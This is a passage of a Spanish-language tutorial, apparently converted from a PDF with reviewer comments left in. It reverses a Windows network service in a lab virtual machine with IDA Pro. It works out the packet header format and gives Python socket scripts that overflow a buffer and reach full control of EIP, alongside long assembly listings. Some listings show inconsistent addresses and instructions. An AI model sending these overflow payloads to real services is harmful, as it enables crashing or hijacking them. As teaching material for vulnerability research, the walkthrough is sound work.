
Una vez seteados los break points debemos configurar el debugger para trabajar de forma remota en nuestro **Windows XP SP3**, para esto utilizamos el servidor de debugging propio de IDA: **win32_remote.exe**

Lo copiamos en la maquina virtual y lo ejecutamos:



```
C:\Documents and Settings\pwnme2\Desktop\win32_remote.exe
IDA Windows 32-bit remote debug server(MT) v1.19. Hex-Rays (c) 2004-2015
Host pwnme (192.168.127.138): Listening on port #23946...
```

Configuramos el debugger en ida de la siguiente forma:




Con el debugger listo, podemos attacharnos al programa y enviar nuestro primer mensaje.

Para esto vamos a generar un string aleatorio de 40 Bytes y vamos a enviarlo por medio de Python sockets, esto para determinar si controlamos alguna variable o registro con el mensaje que enviamos.

Nuestro script en Python se vería de la siguiente forma:

```
1 import socket
2
3 ip = "192.168.127.138"
4 port = 27700
5 con = (ip, port)
6
7 message = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A"
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.connect(con)
11 s.send(message)
```

Ejecutamos el script y esperamos que se triggeren los breakpoints:




The screenshot shows a debugger window with two panes. The left pane displays assembly instructions with their addresses and hex values. The right pane shows a memory dump of the stack.

Address	Hex	Instruction
004096F9	mov	edx, dword ptr [esp+0C6Ch+netshort+2]
00409700	push	edx ; netshort
00409701	call	ntohs
00409706	mov	edi, eax
00409708	mov	eax, dword ptr [esp+0C6Ch+var_82C]
0040970F	mov	[esp+0C6Ch+var_C4C], edi
00409713	push	eax ; netshort
00409714	call	ntohs
00409719	mov	bp, ax
0040971C	mov	ecx, dword ptr [esp+0C6Ch+netshort+2]
00409723	and	ebp, 0FFFFh
00409729	push	ecx ; netshort


Address	Hex	Value
00409789	db	41h ; A
0040978A	db	61h ; a
0040978B	db	31h ; 1
0040978C	db	41h ; A
0040978D	db	61h ; a
0040978E	db	0
0040978F	db	0
00409790	db	0
00409791	db	0
00409792	db	0

Podemos ver que lo primero que se evalúa es el string **Aa1Aa** que corresponden al string comprendido entre el byte 3 y 7 de nuestro message:



```
message = "AaAa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A"
```

Al continuar la ejecución llegamos a la siguiente comparación:



The screenshot shows a debugger window with assembly instructions. A variable 'di' is highlighted with its value '00003041'.

Address	Hex	Instruction
00409789	loc_409789:	
00409789	cmp	di, 0FFFFh
0040978E	push	ebp ; len
0040978F	jz	loc_409789


Variable	Value
di	00003041

Podemos observar que el programa realiza una validación de lo que supondremos, es el message type (el cual nosotros controlamos con el valor 0x3041 que es igual a **0A – tercer y cuarto carácter de nuestro string**), en caso de que el message type sea 0xFFFF este salta hacia la zona que nosotros queremos dirigirnos.


Modificamos estos bytes para cumplir con la condición:

```
1 import socket
2
3 ip = "192.168.127.138"
4 port = 27700
5 con = (ip, port)
6
7 message = "Aa\xff\xffa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A"
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.connect(con)
11 s.send(message)
```

Al volver a ejecutar el script la condición se cumple y nos envía hacia el `recv_0`.




Al analizar el stack podemos ver los parámetros que son enviados como argumentos de esta función:




El primer valor es el socket, el segundo es la dirección del buffer donde la información será alojada y el tercer valor es el size a ser leído.

Este valor es pusheado al stack por la instrucción **push ebp** en el Basic block donde se realiza la comparación con el **message type**:



```
00409789 loc_409789: ; message type
00409789 cmp di, 0FFFFh
0040978E push ebp ; len
0040978F ja loc_409800
```

El registro **ebp** es seteado por el primer Basic block que analizamos, donde se le resta uno como puede apreciarse en la siguiente imagen:



```
004096F9 mov edx, dword ptr [esp+0C6Ch+netshort+2]
00409700 push edx ; netshort
00409701 call ntohs
00409706 mov edi, eax
00409708 mov eax, dword ptr [esp+0C6Ch+var_82C]
0040970F mov [esp+0C6Ch+var_C4C], edi
00409713 push eax ; netshort
00409714 call ntohs
00409719 mov bp, ax
0040971C mov ecx, dword ptr [esp+0C6Ch+netshort]
00409723 and ebp, 0FFFFh
00409729 push ecx ; netshort
0040972A dec ebp
0040972B call ntohs
00409730 mov word_431076, di
00409737 mov al, [esp+0C6Ch+var_82A]
0040973E mov edx, dword ptr [esp+0C6Ch+netshort]
00409745 mov cx, [esp+0C6Ch+var_82C]
0040974D mov byte_431074, al
00409752 mov dword ptr [esp+0C6Ch+var_C48], edx
```

Por lo que podemos determinar que el valor de **ebp** es en realidad **0x6131**, que es equivalente al string **a1**, valor que es controlado en nuestro string.

Commented [AP4]: Es?

Al continuar la ejecución la función **recv_0** falla al no poder leer un mensaje del tamaño solicitado y entra a un bucle esperando completar el buffer con próximos paquetes.

Teniendo en cuenta esta información podemos determinar que la función **recv_0** recibe un mensaje que incluye como parte de su cuerpo el size del buffer a leer.

Con toda esta información podemos comprender que **el header del mensaje** esta compuesto por **7 bytes** de los cuales:

- . Dos bytes no modifican el comportamiento del mensaje, por lo que los nombraremos como **padding bytes**.
- . Dos bytes definen el **message_type**.
- . Dos bytes definen el **buffer_size** a leer.
- . Un byte que no interfiere con el mensaje, pero delimita el header por lo que lo llamaremos **header_end**.

Teniendo en cuenta el parche:




Cualquier mensaje con un size mayor a 0x40E debería desbordar el buffer, por lo que modificaremos nuestro script de la siguiente forma para intentar triggerear el bug:


Commented [AP5]: Modificaremos / forma podremos intentar

```
1 import socket
2 import struct
3
4 ip = "192.168.127.138"
5 port = 27700
6 con = (ip, port)
7
8 header_padding = "AA"
9 header_message_type = "\xFF\xFF"
10 header_buffer_size = "\x08\x01"
11 header_end = "\xFF"
12
13 header = header_padding + header_message_type + header_buffer_size + header_end
14 message_buffer = "A" * 0x800
15
16 payload = header + message_buffer
17
18 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
19 s.connect(con)
20 s.send(payload)
```

Al ejecutarlo podemos observar como la función `recv_0` se completa con éxito y el programa sigue con su ejecución:



Esto es producto de la resta de `ecx` con `0x64`, si observamos con detenimiento `ecx`, obtiene su valor de un `mov ecx, eax` y `eax` obtiene su valor desde `[esp+offset]`. Nos posicionamos sobre la estructura para visualizar el valor que contiene:




Commented [AP6]: La cual lo convierte en??

Entendido esto, podemos determinar que los primeros **2 bytes del buffer** son utilizados como un **comparador de comando**, siendo el **comando 0x0064 Big Endian** el comando que redirecciona a la función **parser**.


Ajustamos nuestro script nuevamente, para llegar a la función **parser** y ver si logramos triggerear el bug.

```
1  import socket
2  import struct
3
4  ip = "192.168.127.138"
5  port = 27700
6  con = (ip, port)
7
8  header_padding = "AA"
9  header_message_type = "\xFF\xFF"
10 header_buffer_size = "\x08\x01"
11 header_end = "\xFF"
12 header = header_padding + header_message_type + header_buffer_size + header_end
13
14 message_cmd = "\x00\x64"
15 message_buffer = "A" * 0x800
16 message = message_cmd + message_buffer
17
18 payload = header + message
19
20 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
21 s.connect(con)
22 s.send(payload)
```


Al ejecutarlo vemos cómo logramos superar el desvío:



Y llegamos a la función **parser**:



Presionamos **F9** y vemos como el EIP se encuentra completamente controlado:




Explotación del bug

Llegado este momento debemos realizar algo de reversing estático, toda información de la aplicación se mueve en base a estructuras **[ebp+offset]** por lo que es importante identificarlas.


En la estructura principal podemos apreciar 2 Estructuras:

La primera offseteada desde **0x0C6C** y la segunda offseteada desde **0x0C70** por lo que vamos a crear 2 estructuras en IDA con un tamaño de 0x1000 bytes.


Presionamos **Shift + F9** para abrir la vista de Estructuras:



Presionamos la tecla **Insert** para crear una nueva Estructura de nombre **MY_STRUCT**:




Expandimos la estructura a 0x1000 bytes:



Repetimos el proceso creando una segunda estructura **MY_STRUCT_2** de 0x1000 bytes:

```
MY_STRUCT_2 struct ; (sizeof=0x1001, mappedto_130)
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
db ? ; undefined
```

Con las estructuras declaradas vamos a comenzar a definir los atributos de cada una de ellas, comenzado por la offseteada en **0x0C70**, donde se almacena el puntero al buffer que guardará el contenido del paquete enviado cuando la función **recv_0** sea llamada:



Podemos ver además que el teórico size del atributo es de 2 dword (8 bytes). Nos posicionamos sobre la estructura y presionamos la tecla **k** para obtener el offset correspondiente al atributo en la estructura:


```
004098CD
004098CD loc_4098CD:
004098CD lea     ecx, [esp+440h]
004098D4 push    ecx           ; buf
004098D5 push    esi           ; s
004098D6 call   recu_0
004098DB test    eax, eax
004098DD jz     loc_4099EF
```

Nos dirigimos hacia el offset **440** de la primer estructura que creamos y creamos un atributo con el nombre **p_buffer** y de tamaño 2 dword.

Commented [AP7]: cuál de las dos?

```
0000043F          db ? ; undefined
00000440 p_buffer dw 2 dup(?)
00000444          db ? ; undefined
```

Una vez hecho esto, volvemos al Basic block, nos posicionamos sobre la instrucción y presionamos la tecla **t**.



Y le asignamos el valor de nuestra struct:

```
004098CD
004098CD loc_4098CD:
004098CD lea     ecx, [esp+MY_STRUCT.p_buffer]
004098D4 push    ecx           ; buf
004098D5 push    esi           ; s
004098D6 call   recu_0
004098DB test    eax, eax
004098DD jz     loc_4099EF
```

Esto nos permite volver más legible el proceso de reversing y realizar asociaciones entre las funciones.

El siguiente valor importante por identificar es el puntero al buffer que se le envía como parámetro a la función **parser**:

```
00409972
00409972 loc_409972:
00409972     lea     eax, [ebp-2]
00409975     lea     ecx, [esp+0C6Ch+netshort+2]
0040997C     push    eax
0040997D     push    ecx
0040997E     call    parser
00409983     test    eax, eax
00409985     jnz     short loc_409982
```

Memory dump (starting at 00000830):

00000830	netshort	dw 2 dup(?)
00000831		db ? ; unde:
00000832		db ? ; unde:
00000833		db ? ; unde:
00000834		db ? ; unde:
00000835		db ? ; unde:
00000836		db ? ; unde:
00000837		db ? ; unde:


Podemos observar cómo la función **parser** recibe como parámetro 2 punteros, uno de ellos apunta directamente al buffer del paquete que enviamos y es de tamaño 2 dword:

```
00409972
00409972 loc_409972:
00409972     lea     eax, [ebp-2]
00409975     lea     ecx, [esp+0C6Ch+netshort+2]
0040997C     push    eax
0040997D     push    ecx
0040997E     call    parser
00409983     test    eax, eax
00409985     jnz     short loc_409982
```

Memory dump (starting at 00000830):

00000830	netshort	dw 2 dup(?)
00000831		db ? ; unde:
00000832		db ? ; unde:
00000833		db ? ; unde:
00000834		db ? ; unde:
00000835		db ? ; unde:
00000836		db ? ; unde:
00000837		db ? ; unde:

Obtenemos su offset presionando la tecla k.




```
00409972
00409972 loc_409972:
00409972      lea     eax, [ebp-2]
00409975      lea     ecx, [esp+43Eh]
0040997C      push    eax
0040997D      push    ecx
0040997E      call    parser
00409983      test    eax, eax
00409985      jnz     short loc_409982
```

Creamos este atributo en la segunda estructura que creamos anteriormente:


```
00000043D      db ? ; undefined
00000043E p_buffer      dw 2 dup(?)
000000442      db ? ; undefined
```

Asignamos el valor de la estructura a la instrucción del Basic block:



```
00409972
00409972 loc_409972:
00409972      lea     eax, [ebp-2]
00409975      lea     ecx, [esp+MY_STRUCT_2.p_buffer]
0040997C      push    eax
0040997D      push    ecx
0040997E      call    parser
00409983      test    eax, eax
00409985      jnz     short loc_409982
```

Utilizamos la búsqueda inmediata de IDA Pro para detectar todos los atributos de la estructura que offsetean de **0x43E**



Y reasignamos todos los valores que aparezcan:

```
004096F9    mov     edx, dword ptr [esp+MY_STRUCT_2.p_buffer]
00409700    push    edx ; netshort
00409701    call    ntohs
00409706    mov     edi, eax
```

Regresamos al Basic block que procesa el header del paquete y comenzamos a descomponer los atributos de la estructura. Luego de un análisis inicial podemos detectar los siguientes atributos (señalados como comentarios):

```
004096F9    mov     edx, dword ptr [esp+MY_STRUCT_2.p_buffer]
00409700    push    edx ; netshort
00409701    call    ntohs
00409706    mov     edi, eax
00409708    mov     eax, dword ptr [esp+0C6Ch+var_820] ; buffer size
0040970F    mov     [esp+0C6Ch+var_C4C], edi
00409713    push    eax ; netshort
00409714    call    ntohs
00409719    mov     bp, ax
0040971C    mov     ecx, dword ptr [esp+0C6Ch+netshort] ; puntero header
00409723    and     ebp, 0FFFFh
00409729    push    ecx ; netshort
0040972A    dec     ebp
0040972B    call    ntohs
00409730    mov     word_431076, di
00409737    mov     al, [esp+0C6Ch+var_820] ; header end
0040973E    mov     edx, dword ptr [esp+0C6Ch+netshort]
00409745    mov     cx, [esp+440h]
0040974D    mov     byte_431074, al
00409752    mov     dword ptr [esp+0C6Ch+var_C48], edx
00409756    mov     [esp+0C6Ch+var_C44], cx ; buffer size
0040975B    mov     [esp+0C6Ch+var_C42], al ; header end
0040975F    jmp     short loc_409789 ; next step loop
```

Todos estos atributos son partes de la estructura offseteada de **0xC6C** la cual nosotros vamos a vincular con la estructura llamada **MY_STRUCT_2** que creamos anteriormente.

Commented [AP8]: ?????

Presionamos la tecla **k** sobre todos los valores identificados para obtener sus offsets en relación con la estructura:

```
004096F9      mov     edx, dword ptr [esp+MY_STRUCT_2.p_buffer]
00409700      push    edx ; netshort
00409701      call    ntohs
00409706      mov     edi, eax
00409708      mov     eax, [esp+440h] ; buffer size
0040970F      mov     [esp+0C6Ch+var_C4C], edi
00409713      push    eax ; netshort
00409714      call    ntohs
00409719      mov     bp, ax
0040971C      mov     ecx, [esp+43Ch] ; puntero header
00409723      and     ebp, 0FFFFh
00409729      push    ecx ; netshort
0040972A      dec     ebp
0040972B      call    ntohs
00409730      mov     word 431076, di
00409737      mov     al, [esp+442h] ; header end
0040973E      mov     edx, dword ptr [esp+0C6Ch+netshort]
00409745      mov     cx, [esp+440h]
0040974D      mov     byte 431074, al
00409752      mov     dword ptr [esp+0C6Ch+var_C48], edx
00409756      mov     [esp+28h], cx ; buffer size
0040975B      mov     [esp+2Ah], al ; header end
0040975F      jmp     short loc_409789 ; message type
```

Creamos los nuevos atributos y ajustamos los existentes (si es necesario) en **MY_STRUCT_2**:

```
0000043C p_header      dw ? ; XREF: sub_409600+11C/r
0000043C          ; sub_409600+13E/r
0000043E p_buffer      dw ? ; XREF: sub_409600+F9/r
0000043E          ; sub_409600+375/o
00000440 buf_size     dw ? ; XREF: sub_409600+108/r
00000442          db ? ; undefined

00000028 buf_size2    dw ? ; XREF: sub_409600+156/w
0000002A header_end db ?
```


Asociamos la estructura en el Basic block presionando la tecla **t** sobre cada atributo:

```

004096F9      mov     edx, dword ptr [esp+MY_STRUCT_2.p_buffer]
00409700      push   edx ; netshort
00409701      call   ntohs
00409706      mov     edi, eax
00409708      mov     eax, dword ptr [esp+MY_STRUCT_2.buf_size] ; buffer size
0040970F      mov     [esp+0C6Ch+var_C4C], edi
00409713      push   eax ; netshort
00409714      call   ntohs
00409719      mov     bp, ax
0040971C      mov     ecx, dword ptr [esp+MY_STRUCT_2.p_header] ; puntero header
00409723      and     ebp, 0FFFFh
00409729      push   ecx ; netshort
0040972A      dec     ebp
0040972B      call   ntohs
00409730      mov     word_431076, di
00409737      mov     al, [esp+442h] ; header end
0040973E      mov     edx, dword ptr [esp+MY_STRUCT_2.p_header]
00409745      mov     cx, [esp+440h]
0040974D      mov     byte_431074, al
00409752      mov     dword ptr [esp+0C6Ch+var_C48], edx
00409756      mov     [esp+MY_STRUCT_2.buf_size2], cx ; buffer size
0040975B      mov     [esp+MY_STRUCT_2.header_end], al ; header end
0040975F      jnp     short loc_409789

```

Utilizamos la búsqueda Inmediata para sustituir todos los atributos:

```

004098E3      mov     eax, dword ptr [esp+MY_STRUCT_2.p_header]
004098EA      push   eax ; netshort
004098EB      mov     [esp+0C70h+var_C41], ax
004098F0      call   ntohs
004098F5      mov     ecx, eax
004098F7      and     ecx, 0FFFFh
004098FD      sub     ecx, 64h
00409900      jz      short loc_409972

```

Vemos que nos falta identificar **var_C41** que es parte de la **MY_STRUCT** y almacena el **message_cmd** (0x64 dword), por lo que creamos el valor en la estructura correspondiente y realizamos la asociación:

```

|0000002E      db ? ; undefined
|0000002F  message_cmd  dw ?
|00000031      db ? ; undefined

```

```

004098E3      mov     eax, dword ptr [esp+MY_STRUCT_2.p_header]
004098EA      push   eax ; netshort
004098EB      mov     [esp+MY_STRUCT.message_cmd], ax
004098F0      call   ntohs
004098F5      mov     ecx, eax
004098F7      and     ecx, 0FFFFh
004098FD      sub     ecx, 64h
00409900      jz      short loc_409972

```

Pasando en limpio todo el proceso el Path hacia el Buffer Overflow luciría de la siguiente forma:

```

004097F9      mov     edx, dword ptr [esp+MY_STRUCT_2.p_buffer]
004097FB      push    edx ; netshort
004097FD      call    ntohs
004097FF      mov     edi, eax
00409801      mov     eax, dword ptr [esp+MY_STRUCT_2.buf_size] ; buffer size
00409803      mov     [esp+8C6Ch+var_C4C], edi
00409805      push    eax ; netshort
00409807      call    ntohs
00409809      mov     bp, ax
0040980B      mov     ecx, dword ptr [esp+MY_STRUCT_2.p_header] ; puntero header
0040980D      and     ebp, 0FFFFh
0040980F      push    ecx ; netshort
00409811      dec     ebp
00409813      call    ntohs
00409815      mov     word 431076, di
